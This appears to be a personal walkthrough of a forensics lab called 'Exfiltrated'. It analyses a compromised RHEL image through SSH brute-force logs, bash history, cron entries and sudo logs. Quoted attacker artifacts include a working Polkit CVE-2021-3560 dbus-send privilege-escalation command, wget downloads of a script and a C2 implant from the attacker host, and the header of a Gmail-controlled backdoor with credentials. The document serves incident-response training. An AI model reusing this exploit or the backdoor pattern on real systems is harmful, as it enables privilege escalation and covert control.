Exfiltrated

Thursday, March 17, 2022 10:57 PM

Mount the system image

```
root@siftworkstation:~# ewfmount /home/sansforensics/Desktop/02.E01 /mnt/ewf
ewf/       ewf_mount/
root@siftworkstation:~# ewfmount /home/sansforensics/Desktop/02.E01 /mnt/ewf_mount/
ewfmount 20140812

root@siftworkstation:~# ls -lh /mnt/ewf_mount/
total 0
-r--r--r-- 1 root root 16G Mar 17 15:17 ewf1
```

```
root@siftworkstation:~# mount /mnt/ewf_mount/ewf1 /cases/
root@siftworkstation:~# cd /home/sansforensics/Desktop/case
-bash: cd: /home/sansforensics/Desktop/case: No such file or directory
root@siftworkstation:~# cd /home/sansforensics/Desktop/case
case02/ cases/
root@siftworkstation:~# cd /home/sansforensics/Desktop/cases/
root@siftworkstation:/home/sansforensics/Desktop/cases# ls
bin  boot  dev  etc  home  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@siftworkstation:/home/sansforensics/Desktop/cases#
```

What is the RHEL version installed on the machine?

```
root@siftworkstation:/home/sansforensics/Desktop/cases/etc# cat redhat-release
Red Hat Enterprise Linux release 8.4 (Ootpa)
```

How many users have a login shell?

```
root@siftworkstation:/home/sansforensics/Desktop/cases/etc# grep -i "/bin/bash" passwd
root:x:0:0:root:/root:/bin/bash
cyberdefenders:x:1000:1000:cyberdefenders:/home/cyberdefenders:/bin/bash
rossatron:x:1001:1001::/home/rossatron:/bin/bash
chandler:x:1002:1002::/home/chandler:/bin/bash
tribbiani.j:x:1003:1003::/home/tribbiani.j:/bin/bash
rachel:x:1004:1004:Anon:/home/rachel:/bin/bash
```

How many users are allowed to run the sudo command on the system?

```
## Allows people in group wheel to run all commands
%wheel  ALL=(ALL)       ALL
```

```
root@siftworkstation:/home/sansforensics/Desktop/cases/etc# grep -i "wheel" group
wheel:x:10:cyberdefenders,rachel
root@siftworkstation:/home/sansforensics/Desktop/cases/etc#
```

What is the 'rossatron' user password?
Johnthe ripper -> wordlist -> rachelgreen
What is the Victim's IP address?

```
root@siftworkstation:/home/sansforensics/Desktop/cases/var/log# grep -i "Connection from" secure
Aug 24 08:23:59 localhost sshd[2979]: Connection from 192.168.196.128 port 48762 on 192.168.196.129 port 22
Aug 24 08:50:39 localhost sshd[3005]: Connection from 192.168.196.128 port 48764 on 192.168.196.129 port 22
Aug 24 09:10:38 localhost sshd[2217]: Connection from 192.168.196.128 port 49550 on 192.168.196.129 port 22
root@siftworkstation:/home/sansforensics/Desktop/cases/var/log#
```

What service did the attacker use to gain access to the system?

```
root@siftworkstation:/home/sansforensics/Desktop/cases/var/log# grep -i "Failed password" secure
Aug 23 14:02:04 localhost sshd[40134]: Failed password for invalid user ross from 192.168.196.128 port 37028 ssh2
Aug 23 14:02:04 localhost sshd[40135]: Failed password for invalid user ross from 192.168.196.128 port 37024 ssh2
Aug 23 14:02:04 localhost sshd[40136]: Failed password for invalid user ross from 192.168.196.128 port 37026 ssh2
Aug 23 14:02:04 localhost sshd[40133]: Failed password for invalid user ross from 192.168.196.128 port 37022 ssh2
Aug 23 14:02:07 localhost sshd[40135]: Failed password for invalid user ross from 192.168.196.128 port 37024 ssh2
Aug 23 14:02:07 localhost sshd[40134]: Failed password for invalid user ross from 192.168.196.128 port 37028 ssh2
Aug 23 14:02:07 localhost sshd[40136]: Failed password for invalid user ross from 192.168.196.128 port 37026 ssh2
Aug 23 14:02:07 localhost sshd[40133]: Failed password for invalid user ross from 192.168.196.128 port 37022 ssh2
Aug 23 14:02:10 localhost sshd[40135]: Failed password for invalid user ross from 192.168.196.128 port 37024 ssh2
Aug 23 14:02:10 localhost sshd[40134]: Failed password for invalid user ross from 192.168.196.128 port 37028 ssh2
Aug 23 14:02:10 localhost sshd[40136]: Failed password for invalid user ross from 192.168.196.128 port 37026 ssh2
Aug 23 14:02:10 localhost sshd[40133]: Failed password for invalid user ross from 192.168.196.128 port 37022 ssh2
Aug 23 14:02:13 localhost sshd[40134]: Failed password for invalid user ross from 192.168.196.128 port 37028 ssh2
Aug 23 14:02:13 localhost sshd[40135]: Failed password for invalid user ross from 192.168.196.128 port 37024 ssh2
Aug 23 14:02:13 localhost sshd[40136]: Failed password for invalid user ross from 192.168.196.128 port 37026 ssh2
Aug 23 14:02:13 localhost sshd[40133]: Failed password for invalid user ross from 192.168.196.128 port 37022 ssh2
Aug 23 14:02:16 localhost sshd[40135]: Failed password for invalid user ross from 192.168.196.128 port 37024 ssh2
Aug 23 14:02:16 localhost sshd[40134]: Failed password for invalid user ross from 192.168.196.128 port 37028 ssh2
Aug 23 14:02:16 localhost sshd[40136]: Failed password for invalid user ross from 192.168.196.128 port 37026 ssh2
Aug 23 14:02:16 localhost sshd[40133]: Failed password for invalid user ross from 192.168.196.128 port 37022 ssh2
Aug 23 14:02:18 localhost sshd[40135]: Failed password for invalid user ross from 192.168.196.128 port 37024 ssh2
Aug 23 14:02:18 localhost sshd[40134]: Failed password for invalid user ross from 192.168.196.128 port 37028 ssh2
Aug 23 14:02:18 localhost sshd[40136]: Failed password for invalid user ross from 192.168.196.128 port 37026 ssh2
Aug 23 14:02:18 localhost sshd[40133]: Failed password for invalid user ross from 192.168.196.128 port 37022 ssh2
Aug 23 14:02:51 localhost sshd[40146]: Failed password for invalid user ross from 192.168.196.128 port 37040 ssh2
Aug 23 14:02:51 localhost sshd[40144]: Failed password for invalid user ross from 192.168.196.128 port 37042 ssh2
Aug 23 14:02:51 localhost sshd[40145]: Failed password for invalid user ross from 192.168.196.128 port 37044 ssh2
Aug 23 14:02:51 localhost sshd[40147]: Failed password for invalid user ross from 192.168.196.128 port 37050 ssh2
Aug 23 14:02:53 localhost sshd[40146]: Failed password for invalid user ross from 192.168.196.128 port 37040 ssh2
Aug 23 14:02:53 localhost sshd[40144]: Failed password for invalid user ross from 192.168.196.128 port 37042 ssh2
Aug 23 14:02:53 localhost sshd[40147]: Failed password for invalid user ross from 192.168.196.128 port 37050 ssh2
Aug 23 14:02:53 localhost sshd[40145]: Failed password for invalid user ross from 192.168.196.128 port 37044 ssh2
Aug 23 14:02:57 localhost sshd[40144]: Failed password for invalid user ross from 192.168.196.128 port 37042 ssh2
Aug 23 14:02:57 localhost sshd[40146]: Failed password for invalid user ross from 192.168.196.128 port 37040 ssh2
Aug 23 14:02:57 localhost sshd[40147]: Failed password for invalid user ross from 192.168.196.128 port 37050 ssh2
Aug 23 14:02:57 localhost sshd[40145]: Failed password for invalid user ross from 192.168.196.128 port 37044 ssh2
Aug 23 14:03:00 localhost sshd[40146]: Failed password for invalid user ross from 192.168.196.128 port 37040 ssh2
Aug 23 14:03:00 localhost sshd[40161]: Failed password for rossatron from 192.168.196.128 port 37052 ssh2
Aug 23 14:03:00 localhost sshd[40163]: Failed password for rossatron from 192.168.196.128 port 37054 ssh2
Aug 23 14:03:00 localhost sshd[40162]: Failed password for rossatron from 192.168.196.128 port 37056 ssh2
Aug 23 14:03:03 localhost sshd[40161]: Failed password for rossatron from 192.168.196.128 port 37052 ssh2
Aug 23 14:03:03 localhost sshd[40163]: Failed password for rossatron from 192.168.196.128 port 37054 ssh2
```

```
Aug 23 14:03:58 localhost sshd[40322]: Failed password for chandler from 192.168.196.128 port 37070 ssh2
Aug 23 14:03:58 localhost sshd[40324]: Failed password for chandler from 192.168.196.128 port 37072 ssh2
Aug 23 14:03:58 localhost sshd[40326]: Failed password for chandler from 192.168.196.128 port 37074 ssh2
Aug 23 14:03:58 localhost sshd[40318]: Failed password for chandler from 192.168.196.128 port 37068 ssh2
Aug 23 14:03:59 localhost sshd[40326]: Accepted password for chandler from 192.168.196.128 port 37074 ssh2
```

```
Aug 23 14:03:10 localhost sshd[40162]: Accepted password for rossatron from 192.168.196.128 port 37056 ssh2
Aug 23 14:03:59 localhost sshd[40326]: Accepted password for chandler from 192.168.196.128 port 37074 ssh2
Aug 23 14:29:59 localhost sshd[40918]: Accepted password for chandler from 192.168.196.128 port 37116 ssh2
Aug 23 20:32:36 localhost sshd[42491]: Accepted password for chandler from 192.168.196.128 port 48734 ssh2
Aug 23 20:39:35 localhost sshd[42744]: Accepted password for chandler from 192.168.196.128 port 48742 ssh2
Aug 23 20:48:44 localhost sshd[43029]: Accepted publickey for chandler from 192.168.196.128 port 48744 ssh2: RSA SHA256:hMkpnF6PyOrGKmWMEz1YWJZPh4La7tt2GlWgyG1cGfc
Aug 24 08:03:54 localhost sshd[43916]: Accepted password for chandler from 192.168.196.128 port 48748 ssh2
Aug 24 08:04:33 localhost sshd[44161]: Accepted publickey for chandler from 192.168.196.128 port 48750 ssh2: RSA SHA256:mVT+DmLq2ctDhRYn7DrSN7a7TBGpyLeKnC2ZQgPDsjQ
Aug 24 08:24:19 localhost sshd[2979]: Accepted key RSA SHA256:mVT+DmLq2ctDhRYn7DrSN7a7TBGpyLeKnC2ZQgPDsjQ found at /home/chandler/.ssh/authorized_keys:1
Aug 24 08:24:19 localhost sshd[2979]: Accepted key RSA SHA256:mVT+DmLq2ctDhRYn7DrSN7a7TBGpyLeKnC2ZQgPDsjQ found at /home/chandler/.ssh/authorized_keys:1
Aug 24 08:24:19 localhost sshd[2979]: Accepted publickey for chandler from 192.168.196.128 port 48762 ssh2: RSA SHA256:mVT+DmLq2ctDhRYn7DrSN7a7TBGpyLeKnC2ZQgPDsjQ
Aug 24 08:51:03 localhost sshd[3005]: Accepted password for rachel from 192.168.196.128 port 48764 ssh2
Aug 24 09:11:11 localhost sshd[2217]: Accepted password for rachel from 192.168.196.128 port 49550 ssh2
```

```
root@siftworkstation:/home/sansforensics/Desktop/cases/home/chandler# ls -al
total 92
drwx------. 16 1002 1002 4096 Aug 24  2021 .
drwxr-xr-x.  7 root root 4096 Aug 25  2021 ..
-rw-------.  1 1002 1002  868 Aug 24  2021 .bash_history
-rw-r--r--.  1 1002 1002   18 Apr 21  2021 .bash_logout
-rw-r--r--.  1 1002 1002  141 Apr 21  2021 .bash_profile
-rw-r--r--.  1 1002 1002  376 Apr 21  2021 .bashrc
drwxr-xr-x. 10 1002 1002 4096 Aug 23  2021 .cache
drwx------. 11 1002 1002 4096 Aug 23  2021 .config
drwxr-xr-x.  2 1002 1002 4096 Aug 23  2021 Desktop
drwxr-xr-x.  2 1002 1002 4096 Aug 23  2021 Documents
drwxr-xr-x.  2 1002 1002 4096 Aug 23  2021 Downloads
-rw-------.  1 1002 1002   16 Aug 23  2021 .esd_auth
-rw-------.  1 1002 1002  314 Aug 23  2021 .ICEauthority
drwx------.  3 1002 1002 4096 Aug 23  2021 .local
drwxr-xr-x.  4 1002 1002 4096 Aug 23  2021 .mozilla
drwxr-xr-x.  2 1002 1002 4096 Aug 23  2021 Music
drwxr-xr-x.  2 1002 1002 4096 Aug 23  2021 Pictures
drwxrw----.  3 1002 1002 4096 Aug 23  2021 .pki
drwxr-xr-x.  2 1002 1002 4096 Aug 23  2021 Public
drwx------.  2 1002 1002 4096 Aug 24  2021 .ssh
drwxr-xr-x.  2 1002 1002 4096 Aug 23  2021 Templates
-rw-rw-r--.  1 1002 1002   46 Aug 23  2021 todo
drwxr-xr-x.  2 1002 1002 4096 Aug 23  2021 Videos
```

```
root@siftworkstation:/home/sansforensics/Desktop/cases/home/chandler# cat .bash_history
ls
touch todo]
mv todo] todo
nano todo
ifconfig
whoami
ls /tmp/
exit
ct todo
cat todo
exit
cd /tmp/
nano p33333r.sh
ls
cat todo
cd tmp
cd /tmp/
nano p3333r.sh
chmod +x ./p3333r.sh
./p3333r.sh
exit
cat .ssh/authorized_keys
cd /tmp/
ls
nano ./p3333r.sh
./p3333r.sh
exit
/tmp/p3333r.sh
exit
rm /tmp/p3333r.sh
yum list installed
cat /etc/os-release
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:rachel string:"Anon" int32:1 & sleep 0.008s ; kill
 $!; cat /etc/passwd
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts/User1004 org.freedesktop.Accounts.User.SetPassword string:'$5$Fv2PqfurMmI879J7$ALSJ.w4KTP.mHr
HxM2FYV3ueSipCf/QSfQUlATmWuuB' string:GoldenEye & sleep 0.008s ; kill $!
su - rachel
```

```
root@siftworkstation:/home/sansforensics/Desktop/cases/home/chandler/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC/GUSX8xtwoZN43HpemAL+yWbeRl0IeHoKqSb2nIHfMkOISJ8VVxYujIIvvpbWpi1r/RlBCdJuxC7tMlEw6jUOUKp2k7uXpDa7AcePEWpef1hvUQD1fvBvFkucS3ciQMzLSAsq1TzhRFFlG4DgVz1HJbBpB9gFGvEF5X1
fSCQyo+rvEv5Ows0eRC6uIdT3n0NLExcaCq/6AnKVKKxPa02AJyHyL6Uby81uNjJySh+TtYVEb/TXOz04D5CjEp48to2TW1/ahQDV2/16j6Vkf+LRIaxtcaTsLSfEkVMzUS1Nf+cyDQldMxdQabVk8xUvptKMIH7EC8LR8RAPp4uGIvwH/+QH6Add92JWepKxxBZU7wL72p
wUKLqzW7/uO0xX60G5Q8vQuiJHcD5bRIeA/QNmoX6KvasyYl8RqVNPlWnZCvLgTbf2DFlnSM+Wd9JO7cvPQKEkxMlvnB7Vzxyh/5cM4QTtaG2M9QVHM6K2dLAsYwXEdSHhmKu/0f3R4uZO/GE= mohamed@kali
```

What is the attacker's IP address?
What authentication attack did the attacker use to gain access on the system?
How many users the attacker was able to bruteforce their password?
When did the attack start? (DD/MM/YYYY)
What is the user used by the attacker to gain initial access to system?
What is the MITRE ID of the technique used by the attacker to achieve persistence?
What is the CVE number used by the attacker to escalate his Privilege?


```
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:rachel string:"Anon" int32:1 & sleep 0.008s ; kill
 $!; cat /etc/passwd
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts/User1004 org.freedesktop.Accounts.User.SetPassword string:'$5$Fv2PqfurMmI879J7$ALSJ.w4KTP.mHr
HxM2FYV3ueSipCf/QSfQUlATmWuuB' string:GoldenEye & sleep 0.008s ; kill $!
su - rachel
```


CVE 2021-3560

From <https://www.hackingarticles.in/linux-privilege-escalation-polkit-cve-2021-3560/>

After gaining more privilege the attacker dropped a backdoor to gain more persistence which receives commands from Gmail account. What is the email used to send commands?

```
Aug 24 08:22:37 localhost crond[1396]: (CRON) INFO (running with inotify support)
Aug 24 08:42:24 localhost crontab[3363]: (rachel) BEGIN EDIT (rachel)
Aug 24 08:44:05 localhost crontab[3363]: (rachel) REPLACE (rachel)
Aug 24 08:44:05 localhost crontab[3363]: (rachel) END EDIT (rachel)
Aug 24 08:44:13 localhost crontab[3383]: (rachel) BEGIN EDIT (rachel)
Aug 24 08:44:24 localhost crontab[3383]: (rachel) END EDIT (rachel)
Aug 24 08:44:48 localhost crontab[3394]: (rachel) BEGIN EDIT (rachel)
Aug 24 08:45:17 localhost crontab[3394]: (rachel) REPLACE (rachel)
Aug 24 08:45:17 localhost crontab[3394]: (rachel) END EDIT (rachel)
Aug 24 08:46:01 localhost crond[1396]: (rachel) RELOAD (/var/spool/cron/rachel)
Aug 24 08:49:46 localhost crond[1384]: (CRON) STARTUP (1.5.2)
Aug 24 08:49:46 localhost crond[1384]: (CRON) INFO (Syslog will be used instead of sendmail.)
Aug 24 08:49:46 localhost crond[1384]: (CRON) INFO (RANDOM_DELAY will be scaled with factor 97% if used.)
Aug 24 08:49:46 localhost crond[1384]: (CRON) INFO (running with inotify support)
Aug 24 08:49:47 localhost CROND[1573]: (rachel) CMD (/usr/bin/python3 /usr/bin/c2c.py implant 3133337)
Aug 24 08:49:47 localhost CROND[1406]: (rachel) CMDOUT (  File "/usr/bin/c2c.py", line 11)
Aug 24 08:49:47 localhost CROND[1406]: (rachel) CMDOUT (    print "improper usage")
Aug 24 08:49:47 localhost CROND[1406]: (rachel) CMDOUT (                          ^)
Aug 24 08:49:47 localhost CROND[1406]: (rachel) CMDOUT (SyntaxError: Missing parentheses in call to 'print'. Did you mean print("improper usage")?)
Aug 24 08:52:43 localhost crontab[3560]: (root) BEGIN EDIT (root)
Aug 24 08:52:59 localhost crontab[3560]: (root) END EDIT (root)
Aug 24 08:53:05 localhost crontab[3574]: (root) BEGIN EDIT (root)
Aug 24 08:54:00 localhost crontab[3574]: (root) REPLACE (root)
Aug 24 08:54:00 localhost crontab[3574]: (root) END EDIT (root)
Aug 24 08:54:15 localhost crontab[3586]: (rachel) BEGIN EDIT (rachel)
Aug 24 08:54:26 localhost crontab[3586]: (rachel) REPLACE (rachel)
Aug 24 08:54:26 localhost crontab[3586]: (rachel) END EDIT (rachel)
Aug 24 08:55:03 localhost crond[1364]: (CRON) STARTUP (1.5.2)
Aug 24 08:55:03 localhost crond[1364]: (CRON) INFO (Syslog will be used instead of sendmail.)
Aug 24 08:55:03 localhost crond[1364]: (CRON) INFO (RANDOM_DELAY will be scaled with factor 56% if used.)
Aug 24 08:55:03 localhost crond[1364]: (CRON) INFO (running with inotify support)
Aug 24 08:55:04 localhost CROND[1530]: (root) CMD (/usr/bin/python2 /usr/bin/c2c.py implant 3133337)
Aug 24 09:01:01 localhost CROND[3015]: (root) CMD (run-parts /etc/cron.hourly)
Aug 24 09:01:01 localhost run-parts[3015]: (/etc/cron.hourly) starting 0anacron
Aug 24 09:01:01 localhost anacron[3024]: Anacron started on 2021-08-24
Aug 24 09:01:01 localhost anacron[3024]: Will run job `cron.daily' in 19 min.
Aug 24 09:01:01 localhost anacron[3024]: Jobs will be executed sequentially
```

```
root@siftworkstation:/home/sansforensics/Desktop/cases/usr/bin# cat c2c.py
#!/usr/bin/env python

import threading
import smtplib
import imaplib
import sys
import time
from subprocess import Popen, PIPE

if len(sys.argv) < 3:
        print "improper usage"
        print "%s implant|client <id>" % sys.argv[0]
        exit(1)
elif sys.argv[1] == "implant":
        state = "implant"
        state_r = "client"
elif sys.argv[1] == "client":
        state = "client"
        state_r = "implant"
id = sys.argv[2]

username = 'cdefender16@gmail.com'
passwd = 'dumbledorearmy'

last = ''
```


The attacker downloaded a keylogger to capture users' keystrokes. What is the secret word the attacker was able to exfiltrate?

```
root@siftworkstation:/home/sansforensics/Desktop/mount_points# cat home/rachel/.bash_history
crontab -e
wget http://192.168.196.128/a_p.sh
cat a_p.sh
chmod +x ./a_p.sh
./a_p.sh
reboot
which python2
which python
sudo yum install python2
sudo crontab -e
which python2
sudo crontab -e
crontab -e
sudo ls /root/
```

```
Aug 24 08:29:09 localhost su[3206]: pam_unix(su-l:session): session opened for user rachel by chandler(uid=1002)
Aug 24 08:47:35 localhost sudo[3421]:  rachel : TTY=pts/0 ; PWD=/home/rachel ; USER=root ; COMMAND=/bin/wget http://192.168.196.128/c2c.py -O /usr/bin/c2c.py
Aug 24 08:47:35 localhost sudo[3426]:  rachel : TTY=pts/0 ; PWD=/home/rachel ; USER=root ; COMMAND=/bin/systemctl enable cron.service
Aug 24 08:49:46 localhost systemd[1458]: pam_unix(systemd-user:session): session opened for user rachel by (uid=0)
Aug 24 08:51:03 localhost sshd[3005]: Accepted password for rachel from 192.168.196.128 port 48764 ssh2
Aug 24 08:51:03 localhost systemd[3031]: pam_unix(systemd-user:session): session opened for user rachel by (uid=0)
Aug 24 08:51:03 localhost sshd[3005]: pam_unix(sshd:session): session opened for user rachel by (uid=0)
Aug 24 08:51:03 localhost sshd[3055]: Starting session: shell on pts/0 for rachel from 192.168.196.128 port 48764 id 0
Aug 24 08:51:55 localhost unix_chkpwd[3158]: password check failed for user (rachel)
Aug 24 08:51:55 localhost sudo[3156]: pam_unix(sudo:auth): authentication failure; logname=rachel uid=1004 euid=0 tty=/dev/pts/0 ruser=rachel rhost=  user=rachel
Aug 24 08:52:07 localhost sudo[3156]:  rachel : TTY=pts/0 ; PWD=/home/rachel ; USER=root ; COMMAND=/bin/yum install python2
Aug 24 08:52:07 localhost sudo[3156]: pam_unix(sudo:session): session opened for user root by rachel(uid=0)
Aug 24 08:52:43 localhost sudo[3558]:  rachel : TTY=pts/0 ; PWD=/home/rachel ; USER=root ; COMMAND=/bin/crontab -e
Aug 24 08:52:43 localhost sudo[3558]: pam_unix(sudo:session): session opened for user root by rachel(uid=0)
Aug 24 08:53:05 localhost sudo[3572]:  rachel : TTY=pts/0 ; PWD=/home/rachel ; USER=root ; COMMAND=/bin/crontab -e
Aug 24 08:53:05 localhost sudo[3572]: pam_unix(sudo:session): session opened for user root by rachel(uid=0)
Aug 24 09:11:11 localhost sshd[2217]: Accepted password for rachel from 192.168.196.128 port 49550 ssh2
Aug 24 09:11:12 localhost systemd[2231]: pam_unix(systemd-user:session): session opened for user rachel by (uid=0)
Aug 24 09:11:12 localhost sshd[2217]: pam_unix(sshd:session): session opened for user rachel by (uid=0)
Aug 24 09:11:12 localhost sshd[2251]: Starting session: shell on pts/0 for rachel from 192.168.196.128 port 49550 id 0
Aug 24 09:14:39 localhost sudo[3200]:  rachel : TTY=pts/0 ; PWD=/home/rachel ; USER=root ; COMMAND=/bin/ls /root/
Aug 24 09:14:39 localhost sudo[3200]: pam_unix(sudo:session): session opened for user root by rachel(uid=0)
Aug 24 09:15:18 localhost sudo[3215]:  rachel : TTY=pts/0 ; PWD=/home/rachel ; USER=root ; COMMAND=/bin/cat /root/*
Aug 24 09:15:18 localhost sudo[3215]: pam_unix(sudo:session): session opened for user root by rachel(uid=0)
Aug 24 09:15:29 localhost sudo[3218]:  rachel : TTY=pts/0 ; PWD=/home/rachel ; USER=root ; COMMAND=/bin/cat /root/exfil.txt
Aug 24 09:15:29 localhost sudo[3218]: pam_unix(sudo:session): session opened for user root by rachel(uid=0)
Aug 24 09:16:01 localhost sudo[3234]:  rachel : TTY=pts/0 ; PWD=/home/rachel ; USER=root ; COMMAND=/bin/python2 /etc/xfil.py
Aug 24 09:16:01 localhost sudo[3234]: pam_unix(sudo:session): session opened for user root by rachel(uid=0)
Aug 24 09:16:56 localhost sudo[3246]:  rachel : TTY=pts/0 ; PWD=/home/rachel ; USER=root ; COMMAND=/bin/nano /etc/xfil.py
Aug 24 09:16:56 localhost sudo[3246]: pam_unix(sudo:session): session opened for user root by rachel(uid=0)
Aug 24 09:17:10 localhost sudo[3249]:  rachel : TTY=pts/0 ; PWD=/home/rachel ; USER=root ; COMMAND=/bin/python2 /etc/xfil.py
Aug 24 09:17:10 localhost sudo[3249]: pam_unix(sudo:session): session opened for user root by rachel(uid=0)
Aug 24 09:18:20 localhost sudo[3260]:  rachel : TTY=pts/0 ; PWD=/home/rachel ; USER=root ; COMMAND=/bin/nano /etc/xfil.py
Aug 24 09:18:20 localhost sudo[3260]: pam_unix(sudo:session): session opened for user root by rachel(uid=0)
Aug 24 09:26:10 localhost sudo[3346]:  rachel : TTY=pts/0 ; PWD=/home/rachel ; USER=root ; COMMAND=/bin/nano /etc/xfil.py
Aug 24 09:26:10 localhost sudo[3346]: pam_unix(sudo:session): session opened for user root by rachel(uid=0)
Aug 24 09:26:28 localhost sudo[3351]:  rachel : TTY=pts/0 ; PWD=/home/rachel ; USER=root ; COMMAND=/bin/python2 /etc/xfil.py
Aug 24 09:26:28 localhost sudo[3351]: pam_unix(sudo:session): session opened for user root by rachel(uid=0)
Aug 24 09:27:51 localhost sudo[3365]:  rachel : TTY=pts/0 ; PWD=/home/rachel ; USER=root ; COMMAND=/bin/nano /etc/xfil.py
Aug 24 09:27:51 localhost sudo[3365]: pam_unix(sudo:session): session opened for user root by rachel(uid=0)
Aug 24 09:28:14 localhost sudo[3377]:  rachel : TTY=pts/0 ; PWD=/home/rachel ; USER=root ; COMMAND=/bin/nano /etc/xfil.py
Aug 24 09:28:14 localhost sudo[3377]: pam_unix(sudo:session): session opened for user root by rachel(uid=0)
Aug 24 09:29:11 localhost sudo[3400]:  rachel : TTY=pts/0 ; PWD=/home/rachel ; USER=root ; COMMAND=/bin/python2 /etc/xfil.py
Aug 24 09:29:11 localhost sudo[3400]: pam_unix(sudo:session): session opened for user root by rachel(uid=0)
```

